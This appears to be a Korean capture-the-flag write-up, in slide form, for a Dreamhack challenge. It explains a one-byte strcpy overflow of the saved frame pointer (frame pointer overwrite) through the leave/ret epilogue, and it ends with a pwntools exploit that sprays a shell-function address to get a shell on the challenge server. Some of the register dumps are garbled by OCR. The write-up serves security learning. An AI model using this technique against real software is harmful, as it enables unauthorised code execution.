eff_by_ene_999


11.5기 임연후

코드 분석

```
int cpy()
    char real_name[256];
    strcpy(real_name, cp_name);
   return 0;
int main()
    initialize();
    printf("Name: ");
    read(0, cp_name, sizeof(cp_name));
    cpy();
    printf("Name: %s", cp_name);
    return 0;
```

strcpy를 사용하면서 버퍼 크기 그대로 입력을 받아옴을 확인할 수 있음
-> 오버플로우 발생!

코드분석



real_name에서 오버플로우가 발생하며 Null(0x00)이 Sfp의 가장 마지막 바이트를 덮어쓰게 된다.

코드분석

```
EAX: 0x0
EEX: 0x0
ECX: 0xfffffff
EDX: 0x106
ESI: 0xf7fbc000 --> 0x1ead6c
EDI: 0xf7fbc000 --> 0x1ead6c
EBP: 0x61616161 ('aaaa')
ESP: 0xf1a3bd08 --> 0xf7e25349 (<__printf+9>: add eax,0x196cb7)
EIP: 0x61616161 ('aaaa')
ETLAGS: 0x10206 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
```

입력값으로 a*256을 주고 결과를 확인해봤더니 ebp와 eip가 입력값을 가리키고 있음을 확인 할 수 있다.

따라서 입력값으로 shell의 주소를 반복해 입력하면 shell로 이동한다

FPO

발생 조건

- 1. SFP 영역에서 최소 1바이트의 overflow 발생
- 2. 메인함수 이외의 서브함수 존재

함수의 에필로그

leave

Ret


Mov esp, ebp

pop eip


pop ebp

Jmp eip


leave




Ret




FPO – leave




FPO – Ret



FPO – main ○ leave



FPO – main ○ leave



pop eip -> sfp+4 주소의 값이 eip에 저장된다.

jmp eip -> eip 위치로 이동한다.

결론:

변조된 sfp +4 위치에 shell 코드를 삽입하면 된다!

풀이

```
EAX: 0x0
EBX: 0x0
ECX: 0xffffffff
EDX: 0x106
ESI: 0xf7fbc000 --> 0x1ead6c
EDI: 0xf7fbc000 --> 0x1ead6c
EBP: 0x61616161 ('aaaa')
ESP: 0xfta3bd08 --> 0xt7e25349 (<__printf+9>: add eax,0x196cb7)
EIP: 0x61616161 ('aaaa')
```

확인해 봤듯이 입력값으로 a*256을 주면 ebp와 eip가 사용자가 입력한 값을 가리키고 있다.

-> 변조된 sfp 주소 + 4 위치는 real_name의 어딘가를 가리키고 있다

풀이

```
from pwn import *

r = remote("host1.dreamhack.games", 20120)
get_shell = p32(0x080485db)*64

p = r.recvuntil("Name:")
r.send(get_shell)

r.interactive()
```

감사합니다